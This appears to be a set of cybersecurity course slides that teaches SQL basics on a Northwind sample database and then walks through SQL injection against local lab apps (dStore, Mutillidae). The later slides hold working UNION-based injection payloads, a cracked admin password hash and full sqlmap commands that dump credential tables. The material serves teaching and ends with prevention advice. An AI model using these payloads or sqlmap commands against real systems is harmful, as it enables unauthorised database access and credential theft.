What is SQL?

- SQL stands for Structured Query Language
- SQL is a standard language for accessing and manipulating databases

What Can SQL do?

- SQL can execute queries against a database
- SQL can retrieve data from a database
- SQL can insert, update, delete records in a database

Source: Reference [2] tredit: w3schools.com

Database

- A database most often contains one or more tables
- Each table is identified by a name (e.g. "Customers" or "Orders")
- Tables contain records (rows) with data

CustomerID	ContactName	Address	City	CompanyName
ALFKI	Maria Anders	Obere Str. 57	Berlin	Alfreds Futterkiste
ANATR	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	Ana Trujillo Emparedados y helados
ANTON	Antonio Moreno	Mataderos 2312	México D.F.	Antonio Moreno Taquería
AROUT	Thomas Hardy	120 Hanover Sq.	London	Around the Horn
BERGS	Christina Berglund	Berguvsvägen 8	Luleå	Berglunds snabbköp
BLAUS	Hanna Moos	Forsterstr. 57	Mannheim	Blauer See Delikatessen
BLONP	Frédérique Citeaux	24, place Kléber	Strasbourg	Blondel père et fils
BOLID	Martín Sommer	C/ Araquil, 67	Madrid	Bólido Comidas preparadas









SQL Syntax

- Most of the actions perform on a database are done with SQL statements
- The following SQL statement selects all the records in the "customers" table:

SELECT * FROM customers;

Keep in Mind That...

SQL keywords are NOT case sensitive: select is the same as SELECT

Semicolon after SQL Statements?

- Some database systems require a semicolon at the end of each SQL statement
- Semicolon is the standard way to separate each SQL statement in database systems that allow more than one SQL statement to be executed in the same call to the server.









SQL SELECT Statement Syntax

Method1
 SELECT * FROM table_name;

Method2
 SELECT column1, column2, ...
 FROM table_name;









SQL SELECT Statement Syntax

Demo Database: northwind

SELECT Column Example

 The following SQL statement selects the "ContactName" and "City" columns from the "customers" table:

SELECT ContactName, City FROM customers;

ContactName	City
Maria Anders	Berlin
Ana Trujillo	México D.F.
Antonio Moreno	México D.F.
Thomas Hardy	London









SELECT * Example

• The following SQL statement selects all the columns from the "customers" table:

SELECT * FROM customers;

CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country	Phone	Fax
ALFKI	Alfreds Futterkiste	Maria Anders	Sales Representative	Obere Str. 57	Berlin	NULL	12209	Germany	030-0074321	030-0076545
ANATR	Ana Trujillo Emparedados y helados	Ana Trujillo	Owner	Avda. de la Constitución 2222	México D.F.	NULL	05021	Mexico	(5) 555-4729	(5) 555-3745
ANTON	Antonio Moreno Taquería	Antonio Moreno	Owner	Mataderos 2312	México D.F.	NULL	05023	Mexico	(5) 555-3932	NULL









The SQL WHERE Clause

- The WHERE clause is used to filter records.
- It is used to extract only those records that fulfill a specified condition.

WHERE Syntax

SELECT column1, column2, ...

FROM table_name

WHERE condition;









WHERE Clause Example

• The following SQL statement selects all the customers from the country "Mexico", in the "customers" table.

SELECT * FROM customers

WHERE Country='Mexico';

CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country	Phone	Fax
ANATR	Ana Trujillo Emparedados y helados	Ana Trujillo	Owner	Avda. de la Constitución 2222	México D.F.	NULL	05021	Mexico	(5) 555-4729	(5) 555-3745
ANTON	Antonio Moreno Taquería	Antonio Moreno	Owner	Mataderos 2312	México D.F.	NULL	05023	Mexico	(5) 555-3932	NULL
CENTC	Centro comercial Moctezuma	Francisco Chang	Marketing Manager	Sierras de Granada 9993	México D.F.	NULL	05022	Mexico	(5) 555-3392	(5) 555-7293









SQL ORDER BY Keyword

- The ORDER BY keyword is used to sort the result-set in ascending or descending order.
- The ORDER BY keyword sorts the records in ascending order by default. To sort the records in descending order, use the DESC keyword.

SELECT column1, column2, ...

FROM table_name

ORDER BY column1, column2, ... ASC|DESC;









ORDER BY Example

• The following SQL statement selects all customers from the "customers" table, sorted by the "Country" column:

SELECT * FROM customers

ORDER BY Country;

CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country 1
RANCH	Rancho grande	Sergio Gutiérrez	Sales Representative	Av. del Libertador 900	Buenos Aires	NULL	1010	Argentina
OCEAN	Océano Atlántico Ltda.	Yvonne Moncada	Sales Agent	Ing. Gustavo Moncada 8585 Piso 20-A	Buenos Aires	NULL	1010	Argentina
CACTU	Cactus Comidas para llevar	Patricio Simpson	Sales Agent	Cerrito 333	Buenos Aires	NULL	1010	Argentina









ORDER BY DESC Example

• The following SQL statement selects all customers from the "customers" table, sorted DESCENDING by the "Country" column:

SELECT * FROM customers

ORDER BY Country DESC;

CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country 1
LINOD	LINO-Delicateses	Felipe Izquierdo	Owner	Ave. 5 de Mayo Porlamar	I. de Margarita	Nueva Esparta	4980	Venezuela
GROSR	GROSELLA- Restaurante	Manuel Pereira	Owner	5ª Ave. Los Palos Grandes	Caracas	DF	1081	Venezuela









ORDER BY Several Columns Example

 The following SQL statement selects all customers from the "customers" table, sorted by the "Country" and the "ContactName" column. This means that it orders by Country, but if some rows have the same Country, it orders them by ContactName:

SELECT * FROM customers ORDER BY Country, ContactName;

CustomerID	CompanyName	ContactName 2	ContactTitle	Address	City	Region	PostalCode	Country 1
CACTU	Cactus Comidas para llevar	Patricio Simpson	Sales Agent	Cerrito 333	Buenos Aires	NULL	1010	Argentina
RANCH	Rancho grande	Sergio Gutiérrez	Sales Representative	Av. del Libertador 900	Buenos Aires	NULL	1010	Argentina
OCEAN	Océano Atlántico Ltda.	Yvonne Moncada	Sales Agent	Ing. Gustavo Moncada 8585 Piso 20-A	Buenos Aires	NULL	1010	Argentina

SQL UNION Operator

- The UNION operator is used to combine the result-set of two or more SELECT statements.
- Every SELECT statement within UNION must have the same number of columns
- The columns must also have similar data types
- The columns in every SELECT statement must also be in the same order









UNION Syntax

SELECT column_name(s) FROM table1 UNION SELECT column_name(s) FROM table2;

UNION Example

The following SQL statement returns the cities (only distinct values)
 from both the "customers" and the "suppliers" table.

SELECT City FROM customers
UNION
SELECT City FROM suppliers
ORDER BY City;

Boise

Boston

Showing rows 0 - 24 (94 total, Query took 0.0009 seconds.)

SELECT City FROM customers UNION SELECT City FROM suppliers ORDER BY City;









City A

Aachen

Albuquerque

Anchorage

Ann Arbor

Barcelona

Barquisimeto

Annecy

Århus

Bend

Berlin

Bern

Bergamo

UNION ALL Syntax

SELECT column name(s) FROM table1 UNION ALL SELECT column name(s) FROM table2;

UNION ALL Example

 The following SQL statement returns the cities (duplicate values also) from both the "customers" and the "suppliers" table:

SELECT City FROM customers UNION ALL **SELECT City FROM suppliers** ORDER BY City;

Showing rows 0 - 24 (121 total, Query took 0.0003 seconds.)

SELECT City FROM customers UNION ALL SELECT City FROM suppliers ORDER BY City;











Aachen

Albuquerque

Anchorage

Ann Arbor

Annecy

Århus

Barcelona

Barquisimeto

Bend

Bergamo

Berlin

Berlin

Bern

Boise

Boston

SQL Comments

 Comments are used to explain sections of SQL statements, or to prevent execution of SQL statements.

Single Line Comments

- Single line comments start with ---
- Any text between -- and the end of the line will be ignored (will not be executed).

Examples

SELECT * FROM customers -- WHERE City='Berlin';









Multi-line Comments

- Multi-line comments start with /* and end with */
- Any text between /* and */ will be ignored

Examples

```
/*select all the columns
of all the records
in the customers table:*/
SELECT * FROM customers;
```









Types of SQL Injection

- Error-Based SQLi
- Boolean-Based SQLi
- Time-Based SQLi
- Out-of-band SQLi











Error Based SQL Injection: Manual Exploitation

URL: http://localhost/dStore/login.php











Error Based SQL Injection: Detection



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'da39a3ee5e6b4b0d3255bfef95601890afd80709" at line 1









Error Based SQL Injection: Identify Column Number

	User I	D: user1' o	rder by 10 #	
Username:	user1' order b	y 10 #		
				fi.
Password:				
	Login			
← → C		O & 192.168.3	34.111/dStore/logaction.ph	np

Unknown column '10' in 'order clause'









Error Based SQL Injection: Identify Column Number

		U	ser ID: user1' order by 5 #			
Use	rname:	user1	order by 5 #			
				fi.		
Pas	$\leftarrow \ \rightarrow$	C	O & 192.168.34.111/dStore/login	-failed.php		
	Login	Fail	ed			

Login Failed!
Please check your username and password

Back to Login Page










Error Based SQL Injection: Identify Vulnerable Column

		User ID: user1' union all select 1,2,3,4,5 #	
Usernan	ne:	user1' union all select 1,2,3,4,5 #	
Passwor	rd:	Login	











Error Based SQL Injection: Identify Vulnerable Column

Full Query after UNION:

SELECT id, uname, upass, utype, last_update from user WHERE uname='user1' UNION ALL SELECT 1,2,3,4,5 #;

id	uname	upass	utype	last_update
1	2	3	4	5









Error Based SQL Injection: Identify Vulnerable Column

	User ID: user1' union all select 1,version(),3,4,5 #
Username:	user1' union all select 1,version(),3,4,5 #
Password:	Login

Control Panel

Welcome 10.1.30-MariaDB









Error Based SQL Injection: Identify Vulnerable Column

	User ID: user1' union all select 1,database(),3,4,5 #		
Username:	ne: user1' union all select 1,database(),3,4,5 #		
Password:	Login		

Control Panel

Welcome estore









Error Based SQL Injection: Identify Vulnerable Column

	User ID: user1' union all select 1,user(),3,4,5	
Username:	user1' union all select 1,user(),3,4,5 #	
Password:		<i>[h.</i>]
	Login	

Control Panel

Welcome root@localhost










Error Based SQL Injection: Identify Table Name

 The Information_schema is a database that stores information about other databases.

Database: information_schema













Error Based SQL Injection: Identify Table Name

User ID: user1' union all select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database() # Username: user1' union all select 1,group_concat(table_name),3,4,5 from information schema.tables where table schema=database() # Password: Control Panel Login Welcome category_option, feedback, product, user

The group_concat() function concatenates results into a string.










Error Based SQL Injection: Identify Column Name

Database: information_schema



TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME
dvwa	users	user
dvwa	users	user_id
estore	category_option	aid
estore	category_option	category_name
estore	category_option	category_status
estore	category_option	category_value
estore	category_option	parentid
estore	category_option	updateon
estore	feedback	aid
estore	feedback	comments
estore	feedback	email
estore	feedback	updateon
estore	feedback	visitorname
estore	product	aid
estore	product	prd_brand
estore	product	prd_category









Error Based SQL Injection: Identify Column Name

User ID: user1' union all select 1,group_concat(0x3C,0x62,0x72,0x3E,column_name),3,4,5 from information_schema.columns where table_name='user' and table_schema=database() limit 0,25 # 1,group_concat(0x3C,0x62,0x72,0x3E,column_name),3,4,5 from information schema.columns where table name='user' and table schema=database() limit 0,25 # Password: Login

- The group_concat() function concatenates results into a string.
- 0x3C,0x62,0x72,0x3E represents
 which means line break.










Control Panel

Welcome
id,
uname,
upass,
utype,

last_update

Error Based SQL Injection: Extract Data

User ID: user1' union all select 1, group_concat(0x3C,0x62,0x72,0x3E, uname, 0x0a, upass), 3, 4, 5 from estore.user limit 0,25 #



Control Panel

Welcome

admin 7c4a8d09ca3762af61e59520943dc26494f8941b, demouser 75c5b294454120dc49bdb9c40d3035da13ba4838









Error Based SQL Injection: Decrypt Hash

Decrypt Hash to obtain plaintext password

URL: https://crackstation.net/

Hash

7c4a8d09ca3762af61e59520943dc26494f8941b

Type

sha1

Result

123456

Login as admin user:

Control Panel

Welcome admin

View Feedback

Add Product

View Product

Add Category

View Category

View All Image

Logout









Error Based SQL Injection: Automated Exploitation

SQLMAP

- SQLMAP is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
- URL: https://sqlmap.org











Error Based SQL Injection SQLMAP Syntax

```
sqlmap -u <Target URL (e.g. "http://www.site.com/vuln.php?id=1")>
--method <POST/GET>
--data <Data string to be sent through POST (e.g. "username=user1&pass=123")>
--cookie <HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")>
-p <Testable parameter (e.g. "username")>
--threads=10 -v3 --level=5 --risk=3
--dbms=<Database App Name (e.g. MySQL or Oracle)>
--technique=<SQL injection techniques to use (default "BEUSTQ")>
--current-user
```









Error Based SQL Injection: Gather information

Firefox Extension: HTTP Live Header



URL: http://localhost/mutillidae

Go to "OWASP 2017" > "A1 – Injection (SQL)" > "SQLi -Bypass Authentication" > "Login"

F	Username: user1 Password: 123
Username	user1
Password	•••
(Login









Error Based SQL Injection: Gather information

Firefox Extension: HTTP Live Header



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox http://192.168.59.134/mutillidae/index.php?page=login.php POST Host: 192,168,59,134 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 57 Origin: http://192.168.59.134 Connection: keep-alive Referer: http://192.168.59.134/mutillidae/index.php?page=login.php Cookie: showhints=1; PHPSESSID=66t8phka13l345nb46qlpn9jpl Upgrade-Insecure-Requests: 1 username=user1&password=123&login-php-submit-button=Login









Error Based SQL Injection: Get Current User

sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php"

- --method POST
- --data "username=user1&password=123&login-php-submit-button=Login"
- --cookie="showhints=1; PHPSESSID=66t8phka13l345nb46qlpn9jpl"
- -p username
- --threads=10 -v3 --level=5 --risk=3
- --dbms=MySQL
- --technique=EU
- --current-user









Error Based SQL Injection: Get Current User

```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU --current-
user
```

POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

```
[02:31:07] [DEBUG] performed 1 query in 0.05 seconds current user: 'myadmin@localhost' [02:31:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.59.134'
```









Error Based SQL Injection: Get Current DB

--current-db

kali@kali:~\$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU --current-db

```
[02:36:25] [DEBUG] performed 1 query in 0.30 seconds
current database: 'mutillidae'
[02:36:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168
.59.134'
```









Error Based SQL Injection: Get All DB

--dbs

```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU --dbs
```

```
[02:38:15] [DEBUG] performed 9 queries in 1.25 seconds
available databases [8]:
[*] dvwa
[*] estore
[*] information_schema
[*] mutillidae
[*] mysql
[*] northwind
[*] performance_schema
[*] sys
[02:38:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168
.59.134'
```









Error Based SQL Injection: Get DB Tables

-D mutillidae --tables

```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU -D mutilli
dae --tables
```

```
Database: mutillidae
[13 tables]
 accounts
 balloon tips
  blogs_table
  captured_data
  credit cards
  help_texts
 hitlog
  level_1_help_include_files
  page_help
  page_hints
 pen_test_tools
 user_poll_results
  youTubeVideos
```










Error Based SQL Injection: Get Table Columns

-D mutillidae -T accounts --columns

```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t&phka13l
345nb46qlpn9jpl" -p username --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU -D mutilli
dae -T accounts --columns
```











Error Based SQL Injection: Extract Data

-D mutillidae -T accounts -C cid,username,password --dump

kali@kali:~\$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU -D mutilli
dae -T accounts -C cid,username,password --dump



10	dreveil	password
11	scotty	password
12	cal	password
13	john	password
14	kevin	42
15	dave	set
16	patches	tortoise
17	rocky	stripes
18	tim	lanmaster53
19	ABaker	SoSecret
20	PPan	NotTelling
21	CHook	JollyRoger
22	james	i<3devs
23	ed	pentest
	i	;









Impact

- Add, delete, edit or read content in the database
- Read source code from files on the database server
- Write files to the database server









Prevent SQL Injection

- Input validation
- Use of Prepared Statements (with Parameterized Queries)
- Escaping All User-Supplied Input
- Train and maintain awareness









Reference

1. Lecture by Mohammad Ariful Islam, Information Security Specialist, BGD e-GOV CIRT, Bangladesh Computer Council, A Short Course on Cyber Security for Information Age: Practices and Challenges, Organized by Department of CSE, IUT.